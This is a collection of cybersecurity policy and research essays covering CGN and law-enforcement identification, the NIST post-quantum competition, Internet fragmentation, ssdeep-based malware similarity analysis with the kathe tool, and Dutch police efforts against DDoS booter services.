In 2017, and following the Belgian example, an Action Plan was adopted jointly by the European Parliament and the Council of EU Ministers, following a joint statement entitled "Resilience, Deterrence and Defence: Building strong cybersecurity for the EU"¹³. The latter described CGN technologies as an obstacle to the implementation of IPv6, and led to increased pressure by European institutions on the Member States to adopt code of conducts to reduce the use of CGN. The Action Plan also invited the European Commission to increase its support for the deployment of IPv6, notably by introducing IPv6 clauses in public procurements. Lastly the European Commission committed to engage with major internet platforms for them to retain source ports in the framework of the EU Internet Forum.

⁹ <https://www.google.com/intl/en/ipv6/statistics.html#tab=per-country-ipv6-adoption>

¹⁰ <https://www.akamai.com/fr/fr/multimedia/documents/technical-publication/a-case-for-faster-mobile-web-in-cellular-ipv6-networks.pdf>; <https://blogs.akamai.com/2016/06/preparing-for-ipv6-only-mobile-networks-why-and-how.html>

¹¹ <https://www.internetsociety.org/blog/2015/04/facebook-news-feeds-load-20-40-faster-over-ipv6/>

¹² <https://community.infoblox.com/t5/IPv6-CoE-Blog/Can-IPv6-Really-Be-Faster-than-IPv4-Part-1/ba-p/6419>;

¹³ <https://eur-lex.europa.eu/legal-content/en/TXT/?uri=CELEX%3A52017J0450>

The last possible short-term option is indeed to bring about the routine logging of source port information at Internet-facing servers. IETF has published the results of a study conducted by David O'Reilly which looks at the reasons why source port information is not routinely logged by Internet-facing servers and makes recommendations to help improve the situation.¹⁴ It is argued that this could be solved provided there is coordinated, distributed action by a large number of organisations to bring about the required change in standards.

Conclusion:

As more and more criminals abuse the internet for illicit activities, it is becoming increasingly important for law enforcement to be able to reliably and efficiently investigate the perpetrators.

Address translation mechanisms such as CGN not only slow down the transition to IPv6 but they also pose a real public security problem for our societies. It is particularly alarming that individuals who are using mobile phones to connect to a child sexual abuse forum cannot be identified because 90% of mobile internet access providers have adopted a technology which prevents them from complying with their legal obligations to identify individual subscribers.

Europol and the European law enforcement community are grateful to the European Commission for actively exploring ways to address this urgent problem together with all relevant stakeholders in the EU and the industry.



¹⁴ <https://tools.ietf.org/html/draft-daveor-cgn-logging-04>

PinMe: smartphone app that can track your location without location services on



Post-quantum cryptography: NIST's competition heats up

Daniel J. Bernstein, University of Illinois at Chicago
Tanja Lange, Eindhoven University of Technology

One year into the competition for a standard on post-quantum cryptography run by NIST, the US National Institute for Standards and Technology, a lot has happened but even more is still to come.

End of November 2017 NIST received 82 submissions to their call for a post-quantum standard.¹ These submissions received some initial, formal vetting by NIST employees and on 21 December 2017 NIST posted the 69 submissions they deemed “complete and proper”. These proposals were submitted by 260 people from industry and academia. The first few weeks were marked by attacks: the first, a complete break of the “Guess Again” encryption system, was sent to the NIST mailing list by Lorenz Panny (Eindhoven), just three hours after the system was initially posted. More breaks followed quickly: Together with Panny and Andreas Hülsing, we broke the RaCoSS signature scheme; Panny broke RVB; we broke HK17. As if cryptographers have nothing better to do over the Christmas break other people joined in: before the end of 2017, Philippe Gaborit found weaknesses in McNie and Lepton and Ward Beullens in DME. The attacks continued. By December 2018, weaknesses had been demonstrated in 22 submissions, including 5 submissions that were later withdrawn and 7 more where public attack scripts show how to efficiently exploit the weaknesses.. all without needing a quantum computer.

Does this mean that cryptographers were traipsing in the dark and design by trial and error? No, the situation is not so bad. There are 48 submissions for which a year of research has not led to any decrease in security. Some of these systems are based on many years of research, making any serious attack highly unlikely. For example, the Classic McEliece submission is based on Robert McEliece’s code-based encryption system from 1978. Over 40 years of cryptanalysis have changed the security estimates only insignificantly. More precisely, the keysize for a key that would take an attacker 2^b operations to break was $(c+o(1))b^2(\log b)^2$ bits in 1978 and is still $(c+o(1))b^2(\log b)^2$ in 2018 for the same constant c . Attack improvements affected the $o(1)$ but did not lead to any asymptotic change.

Categorizing the submissions

Several of the systems broken in the first few weeks of the competition were based on exotic problems that had not been used in cryptography before and turned out not to be hard at all or where turning them into cryptosystems avoided the hard cases. Other breaks were more surprising as the broken systems were

⁽¹⁾ <https://csrc.nist.gov/Projects/Post-Quantum-Cryptography/Post-Quantum-Cryptography-Standardization/Call-for-Proposals>

based on assumptions that had been used before and belonged to accepted categories of post-quantum systems. The traditional areas are

- code-based systems
- hash-based signatures
- lattice-based systems
- multivariate systems

The more recent addition of systems based on isogenies between elliptic curves over finite fields is now also established as a post-quantum category, although its novelty means that attacks would not be so surprising. Hash functions can be used only to design signatures; the other assumptions can be used for both encryption and signatures. However, out of the 3 submitted signature schemes based on codes all 3 have been broken; similarly, all 3 submitted encryption systems based on multivariate systems have been broken. This does not mean that secure code-based signature schemes cannot be built but just that nobody had submitted one of the established systems. These and several other weaknesses can be characterized as resulting from designers cutting corners and being too aggressive in their choices.

At the end of year 1 of the competition, the frequency of breaks has decreased. NIST encouraged systems to merge and some submissions took advantage of this and announced mergers before the merger deadline of 30 November 2018. This option was created by NIST to decrease the number of submissions to allow cryptanalysts and implementers to focus on a smaller number of cryptosystems. Most merges indeed were between very similar systems and reduced the number of options necessary to consider. However, one merger, ROLLO, is simply taking all submissions in one subcategory of systems, giving them a new name, but otherwise keeping all existing options. At the time of writing, NIST has announced that they will reveal their choices for the second round on 10 January 2018. Previous statements indicated that they want to reduce the number of remaining systems to around 20, so not only deselect the broken systems.

Readiness for deployment

NIST also required each submission team to declare whether it had any patents on its submission. Out of the 69 submissions, 18 declared patents or patent applications. The most surprising announcement was a Gaborit–Aguilar–Melchor patent that appears to cover the most common type of “Ring LWE” lattice-based cryptosystem. This patent has a February 2010 priority date, a few months before the academic paper by Lyubashevsky–Peikert–Regev that is normally credited for introducing this cryptosystem. Fortunately for users, the patent does not cover the “NTRU” lattice-based system, which has similar performance to the patented cryptosystem. Unfortunately, there could be further surprises lurking in third-party “submarine” patents that have not yet been announced or discovered. Software for many of the NIST submissions is available

in the SUPERCOP benchmarking framework², the libpqcrypto library³, and the Open Quantum Safe library⁴, allowing further experiments; also of note are pqm⁴⁵ for microcontrollers and pqhw⁶ for FPGAs. However, the overall code quality of the NIST submissions is problematic. Designers rushed to get their submissions finished, and subsequent code revisions have focused on speed rather than testing, auditing, verification, etc.

In a different recent development, Google has announced their second field test of post-quantum cryptography. As in their first test they plan to deploy a hybrid scheme combining elliptic curves and a post-quantum system in a way that makes the combined system at least as secure as a purely elliptic-curve based system. Their “Combined Elliptic-Curve and Post-Quantum” (CECPQ2) system uses the X25519 elliptic-curve key exchange together with the NTRU-HRSS scheme of Hülsing, Rijneveld, Schanck, and Schwabe. The announcement of CECPQ2 was made by Google’s Adam Langley on 12 December 2018⁷. The blog post explains some small changes made to NTRU-HRSS such as a tighter proof in the QROM model and a different hash function. Some of these changes were also integrated into NTRU-HRSS when it merged with the NTRUEncrypt submission.

Finally, we also look at other events relevant to post-quantum cryptography. After 3 years of work, the Internet Engineering Task Force (IETF) has finished standardizing the hash-based signature scheme XMSS.⁸ The US National Academy of Sciences published a report “Quantum Computing: Progress and Prospects”⁹ with 10 key findings. The 10th highlights the importance of preparing for deploying post-quantum cryptography: *“Even if a quantum computer that can decrypt current cryptographic ciphers is more than a decade off, the hazard of such a machine is high enough... and the time frame for transitioning to a new security protocol is sufficiently long and uncertain... that prioritization of the development, standardization, and deployment of post-quantum cryptography is critical for minimizing the chance of a potential security and privacy disaster.”*

To conclude, one year into the NIST competition, we are left with more worked out systems and more analysis and knowledge, but much more work needs to be done to safely integrate post-quantum cryptography into our security systems.

⁽²⁾ <https://bench.cr.yp.to>

⁽³⁾ <https://libpqcrypto.org>

⁽⁴⁾ <https://openquantumsafe.org>

⁽⁵⁾ <https://github.com/mupq/pqm4>

⁽⁶⁾ <https://github.com/mupq/pqhw>

⁽⁷⁾ <https://www.imperialviolet.org/2018/12/12/cecpq2.html>

⁽⁸⁾ <https://tools.ietf.org/html/rfc8391>

⁽⁹⁾ <http://www8.nationalacademies.org/onpinews/newsitem.aspx?RecordID=25196>



Surveillance capitalism as an accelerator of a splintered Internet

Jim Krezmien, PwC

Over the last three decades, the Internet became essential to commerce and information sharing. The inter-connected world came with its perils, as alleged fake news campaigns influence elections and both governments and private companies increasingly seek to hoard (personal) data. The cybersecurity posture of individuals, companies and governments and the exerted control over their data rose to a cardinal element of national security. Like protectionism in trading, shielding the Internet along geopolitical lines might lead to an inoperable Internet.

In the late 1960s, the Advanced Research Projects Agency (ARPA) of the US Department of Defense created the precursor of the Internet. The Internet was initially conceived as a network of networks that was used to facilitate communication between geographically dispersed research institutes and strategic military locations. ARPANET served as an essential communication tool of the United States' (US) military for two decades, until it was decommissioned in 1990. Throughout the 1990s, predominantly US-based universities and companies further refined network technologies, which in turn gave rise to the current Internet.

From a societal perspective, the Internet enabled global communication, democratized information and served as a commercial platform introducing

unprecedented business models. Policymakers initially held off regulation to enable the sector to flourish. As the Internet enters its adolescence and Silicon Valley's internet giants enjoy a combined market capitalization larger than the economy of Canada, moral boundaries are pushed and policymakers increasingly question and challenge the power and societal impact of these internet giants. One of the most prominent examples is the allegation of Russian impropriety on social media platforms during the US' presidential election of 2016. The event further ignited a global dialogue about the influence and power exercised by social media platforms and other prominent technology companies. New regulations have been introduced in 2018 in Europe and the US. Together with an instigated shift in public perceptions, an evolution of the Internet seems imminent. There are four factors driving this paradigm

change towards an Internet that has more properties of security- and privacy-by-design.

Enforcing opt-in models to ensure digital privacy

The European Union (EU) has been proactive in legislating digital privacy protections for its citizens. The European Court of Justice's 2014 ruling regarding the right to be forgotten fundamentally affected how social media platforms and technology companies handle user data. The General Data Privacy Regulations (GDPR) now requires companies to acquire user consent to opt-in to the collection of their personal data. Regulators in the US have not kept pace with their counterparts in the EU. Exception is the BROWSER Act that was introduced in 2017. The BROWSER Act requires users to opt-in to data collection from digital platforms and internet service providers.

Regulatory focus on the integrity and authenticity of digital content

While trolling, hate speech and cyberbullying gradually became part of the mores of the online community, fake news appears to be the straw that has broken the camel's back. Europe is leading the regulatory charge against illicit digital content by initiating the High Level Expert Group on Fake News at the outset of 2018. This reinforces the pressure on particularly social media platforms to better police the exposed content. Moreover, the European Parliament recently advanced the new Copyright Directive containing two remarkable clauses. The Directive prescribes that all posts to online platforms ought to be proactively filtered to see if it matches a crowdsourced database of copyrighted works and introduces a ban to quote more than one word from an article when linking to them, unless you are using a platform that has paid for a linking license. Adversaries claim that the link tax does not require member states to create exceptions and limitations to protect online speech. While being one of the most stringent protectors of free speech on the Internet, this paradigm shift is also appearing in the US in their aim to ensure the integrity and authenticity of digital content. As an example, the Honest Ads act requires online political advertisers to provide additional disclosures with regard to the actual financial sponsors of their advertisements.

Monopolistic tendencies of technology giants

During the last decades, antitrust laws in the US have predominantly focused on the protection of consumer welfare. This deviated significantly from the ethos on antitrust in the early 20th century, as the leading objective back then was to protect small companies and the preservation of competition. The EU embraced this broader interpretation of antitrust laws in 2017 as the European Commission ruled against Google for unfairly favoring their own products and services over the ones from their competitors. Proponents of renewed antitrust practices in the US argue that Silicon Valley's internet giants exercise monopolistic tendencies due

to the rapid acquisition of potential competitors and patents for the sake of consolidating their market power and monetary gains while suffocating innovation within the technology industry.

Public awareness of a global surveillance apparatus

While leveraging their geostrategic location between Africa, Europe and Asia, the US grew to be the relay point for the majority of undersea fiber optic cables. This led the US to become the telecommunications backbone of the world in a hub and spoke model; relaying the majority of the internet traffic. This is pivotal in understanding one of the most decisive drivers for a newly structured Internet. In June 2013, Edward Snowden leaked a trove of classified documents from the National Security Agency (NSA). The publications insinuated a global telecommunications surveillance apparatus of unprecedented complexity. More specifically, the publications describe government-mandated harvesting, storage and analysis of foreign nations' internet traffic crossing the borders of the US. The allegations alone will pose a dominant factor in the future course of the Internet and serves as the most significant catalyst for the rise of nationally-administered Internets.

The growing scrutiny over internet giants' dominance and political allegations to enhance influence spheres might yield more than just a speed bump on the otherwise relatively unregulated Internet highway. These four drivers, together with regulatory actions in the domain of e-transactions and consumer protection, will have profound consequences for the future structure of the Internet.

The rise of geo-politically bound walled gardens on the Internet

What once was envisioned as a community-built highway can now best be portrayed as a toll-road operated by a single gatekeeper with overarching power and influence. Countries and international political bodies have initiated to free themselves from a controlled cyberspace to safeguard their digital sovereignty. Hence, a future of firewalled, siloed and possibly incompatible Internets could emerge. This inclination towards so-called cyberbalkanization is predominantly led by Europe, Russia and China. Cyberbalkanization is a characterization of a splintered Internet and describes the fragmentation of the Internet into a large number of smaller, nationally-administered Internets aligned to geopolitical boundaries.

People's Republic of China

China maintains a completely independent internet ecosystem. This ecosystem is maintained by the Chinese authorities. The Great Firewall of China defends their cybersecurity borders and facilitates censorship of citizens by blocking access to undesirable content. It isolates the data of Chinese citizens,

companies and military beyond the reach of the foreign surveillance. China enforced strict regulations curtailing foreign internet giants' abilities to operate within its borders.

BRICS-countries

In 2012, the Russian national security body commissioned the Russian Government to create an independent internet for Brazil, Russia, India, China and South Africa (BRICS-countries) that would exist beyond the sphere of Western influence. This is established through a new, 34.000 kilometers long optical fiber cable system. Domestic data storage standards introduced in 2015 forbids data of Russian citizens to leave Russia.

Europe

Whilst leveraging Article 8 of the European Convention on Human Rights to protect the fundamental right of European citizens' private and family life, his home and his correspondence, Europe tries to regain control of its citizens' data by exerting power over internet giants by means of fines and legal action. The General Data Protection Regulation mandates that the storage of European citizens' data is stored on servers

located within European borders. While there is no blanket ban, individuals whose Personal Identifiable Information potentially leaves the EU need to be informed and allowed to opt out, controls need to be in place to ensure their data is tracked, secured, and protected by everyone in the processing chain, and if their data is potentially disclosed then they need to be informed. This is a challenge in itself. Another example is the German *Netzwerkdurchsetzungsgesetz* law enacted in 2017. The law allows German authorities to fine internet giants up to 50 million Euros for failing to remove illegal content from their platforms within 24 hours.

Cyberbalkanization might lead to an inoperable Internet. This could subsequently have significant implications on companies operating in multiple international jurisdictions that rely on seamless, international connectivity. New technologies are well underway and ready to be introduced; amidst the current geopolitical landscape and considering the changing public perceptions, an evolved version of the Internet will at least be more privacy- and security-centric, decentralized and grow towards a peer-to-peer structure. Exciting times ahead!



On the unique and the similar

Bouke van Laethem, KPN

There are few things as important to the cyber security community as information sharing. International cyber defenders continuously push all kinds of information around the globe, from shiny reports promoting security research, to infinite streams of Indicators of Compromise (IOC). Mailing lists, white papers, Malware Intelligence Sharing Platforms (MISPs) and even Twitter feeds are used for that purpose.

Things which are alike, in nature, grow to look alike

Dead man, Jim Jarmusch, 1995

When it comes to malware (malicious software) used in attacks, everybody wants to know about them but nobody wants to have malware floating around the internet. So, people have started sharing what malware does, specific traits it has, often including what group of attackers it could belong to. To uniquely identify a malware sample it has become customary to also share its digital fingerprint, known as a *hash*.

As an example of how *hashing* works, I made two files which contain 1 paragraph of text.

sampleA.txt contains:

Lorem ipsum dolor sit amet, consectetur adipiscing elit.
Duis nunc elit, vehicula mollis accumsan eu, ultrices fermentum

sampleB.txt contains almost the exact same text but starts with a lower case “l”:

lorem ipsum dolor sit amet, consectetur adipiscing elit.
Duis nunc elit, vehicula mollis accumsan eu, ultrices fermentum

Below are the sha256 *hashes* of the two text files. As you can see, although there is only one tiny difference between the files, the hashes are completely different.

input	sha256 hash
sampleA.txt	3477f29b2507d03c02bf37ca485474b05e56a1d3f3379eed88ecb558ccc59e41
sampleB.txt	62d54a06ff40e90966b733317da6da158b4e15582656ad5bad716cbb3211f9be

Think of the hash as a digital fingerprint of a piece of malware. It allows us to **uniquely** identify a specific malware sample. We can create a hash of suspicious files on our own systems and compare them to all the hashes shared by the community. A match means we have the exact same malware on our system.

But that is also the main weakness; this type of *hash comparing* only works if the malware is exactly the same, down to the last bit.

There is also another type of hash. Where normal hashes practically prove uniqueness, some hashes instead prove **similarity**. One such *hashing algorithm* is called *ssdeep*¹. Below are the ssdeep hashes of the same two text files discussed above. As you can see, the ssdeep hashes are almost identical.

Input	ssdeep hash
sampleA.txt	24:FP0i1aXZwNqj0I07voyrR7NKG1VJTHfKMYZyiAkP4jA:9WXZwNqdqvoytXBBeMEDgjA
sampleB.txt	24:LP0i1aXZwNqj0I07voyrR7NKG1VJTHfKMYZyiAkP4jA:dWXZwNqdqvoytXBBeMEDgjA

Besides generating these hashes, the ssdeep algorithm also allows us to compare two ssdeep hashes for similarity. It ranges from 0 (no similarity) to 100 (the hashes are the same). There are significant benefits to this.

When an attacker changes something about the malware to target someone specifically, for instance by adding a trusted company logo to a PDF, the sha256 hashes will be completely different. Just looking at the sha256 hashes, all possible connections between two similar attacks are gone.

But if someone were to (also) report the ssdeep hash of the malicious PDF we could tell there is a significant similarity, just by doing an ssdeep compare.

The problem I had with this was the massive amounts of malware out there. To find similarities between any two individual samples I'd have to compare **all** ssdeep hashes to **all** ssdeep hashes. I figured there had to be a better way, and there is!

To do this I wrote a tool called *kathe*. What *kathe* does is store all the ssdeep hashes with additional information, like filename, some context and the sha256 hash. As it stores an ssdeep hash, it also compares it to all relevant other ssdeep hashes already stored. Comparing the new ssdeep hash only to the *relevant* ssdeep hashes, without having to compare them all to each other is the real trick of *kathe*.

When the ssdeep algorithm compares two hashes, one of the first things it does is to check if at least 7 characters in a row of the first hash can be found in the second hash. To do this it "rolls" over the hashes, looking at character 1-7, then 2-8, etcetera. The ssdeep authors call this the *rolling window*.

Kathe does the same thing, but in step 1 it adds the ssdeep hash ("efghijklmnopqrs" in this example) to a list which has the 7 characters as a name ("ijklmno"). For any ssdeep hash already in that list, it does an ssdeep compare. In step 2 it stores the results in another list named after the hash (i.e. "efghijklmnopqrs:"). And that is how an exhaustive list of all ssdeep hashes relevant to the added ssdeep hash is made.

If you would like to know more please go to <https://gitlab.com/avuko/kathe>, where you can find the open source project and a more detailed explanation.

¹ <https://ssdeep-project.github.io/ssdeep/>

After Intel & Equifax incidents, SEC warns execs not to trade stock while investigating security incidents

Subverting Backdoored Encryption

Below I will be using the user interface, but naturally kathe is primarily an application program interface (API) to be used in automated malware analysis. Kathe's approach saves a lot of time when we later want to discover if other malware look alike. Studying similarities can tell us much about different strains of malware, their evolution, and sometimes, even about the (groups of) people who made it.




Figure 1: Internal workings of Kathe based on the ssdeep algorithm

POC||GTFO

To discover if kathe did anything useful, I used a repository which the folks at Malpedia² maintain. After the first issues and bugs were solved, I approached HybridAnalysis³ who generously provided me with further information about tens of thousands of malware files. The information consists of ssdeep, hash, filename, filetype and malware family. Kathe does not need more.

Keep it in the family

As a first example I'll use a sample from Malpedia which contains multiple related malicious files. It consists of the file as found on a computer, a version after it has been unpacked and a version *dumped* from memory.

Packing is a trick malware authors use to hide recognizable code from anti-virus software. Think of packing as wrapping a child's toy in paper so you can only see its size and general shape. The packing algorithm is included in the software, otherwise a computer would not know how to unpack it and the software would be useless.

Dumping is a malware analysis technique to undo most obfuscation tricks malware authors use to hide bad stuff. It uses the simple fact that "Malware can hide, but it must run". Running software on a computer means loading an unpacked version of it into the computer's memory. Analysts "dump" the running program directly from memory into a file. To use the same analogy, think of this like looking at the toy after it has been unwrapped, assembled and played with. It's an effective trick, but it takes time and effort.

Below is a graph of one particular strain of malware called win.wannacryptor, associated with the North Korean Lazarus Group.




Figure 2: Windows Wannacryptor Malware Family in Kathe

⁽²⁾ <https://malpedia.caad.fkie.fraunhofer.de/>

⁽³⁾ <https://www.hybrid-analysis.com/>

The dots (*nodes*) represent the raw, unpacked and dumped samples of one piece of malware. The short lines (*edges*) between them mean the samples are very similar. The two connected nodes on the left (97 ssdeep match) are a dump and an unpacked sample. Two connected nodes on the right (94 ssdeep match) are a dump and a raw file. The 3 connected nodes are a raw file and its dump, but the third is another file's dump (which doesn't have a raw file). Multiple samples of one malware strain with a couple of close matches makes sense.

Copy-pasting is the sincerest form of flattery

Another interesting graph is the one for win.ehdevel. Apparently multiple different malware families share (binary level) similarities. Caveat emptor; this does not mean they were developed by the same authors! Sometimes people just copy-paste stuff. Or different teams used similar development tools which put default things in malware, such as images, application icons etc. As the saying goes in our profession, "attribution is hard". The graph below shows similarities between different malware families. After research, it turned out they all shared very similar resources, in this case a particular icon set:  I am currently investigating whether this is an indicator which can point to a certain threat actor, or if it is a meaningless artifact.




Figure 3: Windows EHDevel Malware Family in Kathe

Things which are alike, nature grows to look alike

The third and final sample we will look at here is win.dreambot. It is based on win.isfb, source code of which was leaked in 2013. As a result, many similar samples from these two should not surprise us.

Fortinet published a long and very detailed whitepaper on Dreambot/IFSB in March of 2018, pointing out the similarities⁴. One look at kathe immediately shows the similarities and would have been a quick way to decide which samples to analyze further.




Figure 4: Windows Dreambot Malware Family in Kathe

Kathe adds value by pointing researchers to these kinds of interesting areas of investigation, while at the same time proving it would really help analysts if we would all start sharing in ways that help us find similarities, such as ssdeep hashes.

⁴ <https://www.fortinet.com/blog/threat-research/dreambot-2017-vs-isfb-2013.html>

SonicWall seeing a Cambrian explosion of side-channel attacks

March

1

Data breach at US Marine Forces Reserve impacts over 21,000 soldiers and civilians

6

Preventing the lingchi of the internet

Why and how law enforcement should be hunting Booters

Rien Jansen, Netherlands High Tech Crime Unit (NHTCU)

e Internet of things (IoT) is the network of devices embedded with electronics, software, sensors, actuators, and connectivity, which enable these objects to connect and exchange data. Each thing is uniquely identifiable through its embedded computing system but is able to inter-operate within the existing Internet infrastructure¹.

Gartner, Vertatique and Statista predict that in the year 2020 a staggering number of 20 to 50 billion IoT-devices will be connected to the internet^{2,3,4}. These huge numbers of IoT-devices combined with their weak or even no security, brought together in botnets, make them highly attractive for attackers. One could argue that a lot of IoT-devices are so small and have such limited capacity that they don't pose a huge threat. I would like to remind you off the ancient Chinese tradition 'Lingchi', to be translated as "*the death by a thousand shallow cuts*". I find this tradition of fatal torture remarkable metaphoric to the IoT 'botnet of things threat'. One knife cut won't kill you and one IoT device won't bring your website down. But a thousand cuts or billions of IoT-devices performing a DDoS attack will do!

Taking the risk of being accused of securitizing DDoS-attacks, I find that another worrying question pops up: 'Can the Internet itself be broken by IoT?'. AFNIC⁵ effectively said yes and I tend to agree with them; *broken by billions of IoT's carrying out high volume DDoS-attacks*⁶

The arms race between billions of IoT devices and professional high volume DDoS-mitigation is not likely to end in a victory for the good guys. The main question surrounding the possibility of breaking the Internet is not if it can be broken, but how long it can be broken. Eventually mitigation probably will win the battle, but at what cost? Unavailability of the internet for hours, days or maybe weeks? Prolonged unavailability of the internet will have widespread ramifications or as the

⁽¹⁾ Brown, Eric (13 September 2016). "Who Needs the Internet of Things?". Linux.com. (last accessed November 10th, 2018)

⁽²⁾ <https://www.gartner.com/newsroom/id/3598917>, (last accessed November 10th, 2018)

⁽³⁾ <https://vertatique.com/50-billion-connected-devices-2020> (last accessed November 11th, 2018)

⁽⁴⁾ <https://www.statista.com/statistics/471264/iot-number-of-connected-devices-worldwide/>, (last accessed November 11th, 2018)

⁽⁵⁾ AFNIC : association française pour le nommage Internet en coopération

⁽⁶⁾ https://www.afnic.fr/medias/documents/dossiers_thematiques/Afnic-Issue-Paper_Break-The-Internet.pdf, last accessed November 19th, 2018

Donot team leverages new modular malware framework in South Asia

newspaper ‘The Telegraph’ so eloquently put it: *“the country would be four meals away of anarchy”*⁷.

The Netherlands High Tech Crime Unit (NHTCU) recognized the significance of the threat and started the ‘NomoreDDoS’ project in 2017 with the goal to come up with an integrated approach on combatting DDoS attacks. The project has 5 pillars: 1) create an anti-DDoS stakeholder network, 2) improve information sharing and knowledge, 3) improve (digital) investigation, 4) use of alternative interventions and 5) improve the outreach to stakeholders and the public. After the start of the project we noticed that creating momentum and sense of urgency for DDoS was a concern, but luckily we have received some help.

In the end of January 2018, DDoS attacks were directed to websites of government and financial institutions in the Netherlands. The volumes of these attacks were not extremely high, but they led to disruption and started a discussion about the possibility of attacks of considerably larger volumes due to the rise of IOT. An open letter was written from the University of Twente, SURFnet and SIDN Labs demanding a proactive and collective strategy to combat DDoS attacks⁸. There has been a blog from AMS-IX and both politicians and the media have said and written a lot about this subject⁹. Following Churchill’s: ‘Never waste a good crisis’ we exploited the awakened sense of urgency and this led to great opportunities and initiatives within our network. The National Cyber Security Center (NCSC) decided to bring together a working group of relevant stakeholders, including our NomoreDDoS project. These 26 stakeholders, came to the conclusion that the current anti-DDoS solutions are ‘insufficiently sufficient in themselves’ to mitigate attacks¹⁰. Since possible steps through adjustments in legislation and supervision require a substantial timeframe, everybody felt that steps must be taken -more or less- immediately. The working group agreed upon short term actions on the subjects of cross sectoral sharing of information, increasing visibility, setting a baseline for information exchange and communication, running exercises and last but not least setting up a clearinghouse to store and exchange fingerprints. Huh... fingerprints?... How can fingerprints help to prevent the ‘Lingchi’ of the internet?

One of the pillars of the NomoreDDoS project is improving digital investigation. The major focus in this area is the development of a technique which can be used to identify DDoS attacks by recording their

characteristics. These characteristics are referred to as ‘fingerprints’. The concept of the fingerprinting technique is in essence quite simple. Based on the used IP-pool and attack vectors of a specific DDoS attack, a script records all characteristics and removes all victim identity information.

We were able to start a close collaboration with the University of Twente (UTwente). Assistant Professor Jair Santana already laid out an important part of the groundwork for a proactive and collaborative strategy and developed the script and a database for the fingerprints. The main purpose of the fingerprinting technique is to improve the information position of stakeholders, e.g. science institutes, companies involved in DDoS mitigation and law enforcement (LE), by continually and automatically sharing fingerprints of actual and potential DDoS sources and victims. This would enable the stakeholders to proactively prepare for attacks through improvement of mitigation and improve attribution of perpetrators for subsequent prosecution and takedown of websites.

It is important to realize that the dominant portion of DDoS attacks can be attributed to so called ‘booter’ or ‘stresser’ operators. DDoS attacks have become commoditized by these DDoS-for-hire services. Jair Santana has conducted research on booters and developed a ‘booterblacklist’ which contains a staggering 500+ booter websites^{11,12}. Most of these booters advertise their services openly on the World Wide Web, as an economical platform for customers to launch DDoS attacks. Costs start as low as US\$ 5,- in bitcoins. But for the more serious diehards amongst us, prepared to throw a few bucks around; for rates just over US\$ 100,- one can obtain attacks lasting up to 8 hours and consisting of a mixture of volume-based, protocol and application layer attacks. And the sophistication of the offered attacks is growing and growing. There are no reliable estimations on the percentage of booters involved in global DDoS attacks. But the low-cost business model, providing sophisticated and high volume attacks, must be appealing to lots of DDoS wannabees. When NHTCU took down the booter “Webstresser.org” on April 24th 2018, they found 136000 subscribers who had launched about 4 million DDoS-attacks. And this is just one of hundreds of DDoS-for-hire-services available on the World Wide Web.

It will come as a no surprise that the NoMoreDDoS project decided to focus on the booters when looking to improve digital investigations. From a law enforcement perspective the instrument of repression can be an

⁽⁷⁾ <https://www.telegraph.co.uk/news/2018/03/17/britain-four-meals-away-anarchy-cyber-attack-takes-power-grid/>, last accessed November 22nd, 2018

⁽⁸⁾ <https://www.sidnlabs.nl/a/nieuws/een-proactieve-en-collectieve-DDoS-bestrijdingsstrategie-voor-de-nederlandse-vitale-infrastructuur> (last accessed November 3th, 2018)

⁽⁹⁾ <https://ams-ix.net/newsitems/324> (last accessed November 3th, 2018)

⁽¹⁰⁾ Minutes of the meeting of the Anti-DDoS working group, convened at the NCSC on May 22nd, 2018

⁽¹¹⁾ J.J. Santana. DDoS-as-a-Service: Investigating Booter Websites. Ph.D. Thesis. University of Twente, 2017, ISBN: 978-90-365-4429-0.

⁽¹²⁾ https://github.com/jjsantana/booters_ecosystem_analysis/blob/master/booterblacklist.csv, last accessed November 19th, 2018

effective way to counter DDoS. Imagine that the largest, most sophisticated, most disruptive booters -targeting vital infrastructures- can be identified? Hunting these booters and subsequently the most important users of these booters, could be a -at least temporary- gamechanger. The German Security firm 'Link11' reported 64% fewer attacks from the peak number recorded, especially on April 25th and 26th 2018, presumably due to elimination of the source Webstresser¹³.

Creating a clearinghouse for storing fingerprints of victims and attackers will provide the stakeholders access to valuable data to be used for their own purposes. Obtaining the fingerprints of victims is obvious, but how to obtain the fingerprints of booters? NHTCU has already used undercover agents to buy attacks from booters, which then were directed at a controlled infrastructure (the attack platform) for recording the characteristics of the attacks. NHTCU plans a structured approach in the future for obtaining fingerprints of all relevant booters. A dedicated booter attack platform and a clearinghouse are currently under development. All stakeholders will be able to share and retrieve information from the clearing house for mitigation or investigation purposes. (See figure 1)

Due to the confidential nature of law enforcement data, separate clearing houses need to be established within the "red (law enforcement only)" environment for NHTCU and Europol. In this 'red' environment NHTCU and Europol are responsible for analysis, perpetrator attribution and sharing of the information.

Booters pose a clear and present danger for the internet and they deserve to be high on the priorities list of law enforcement and the public prosecution service. In the near future booters and their users should worry, because as soon as "we have a match", they will be hunted down. A maybe small but significant contribution, within the broader spectrum of anti-DDoS measures, to help prevent the 'Lingchi' of the Internet.

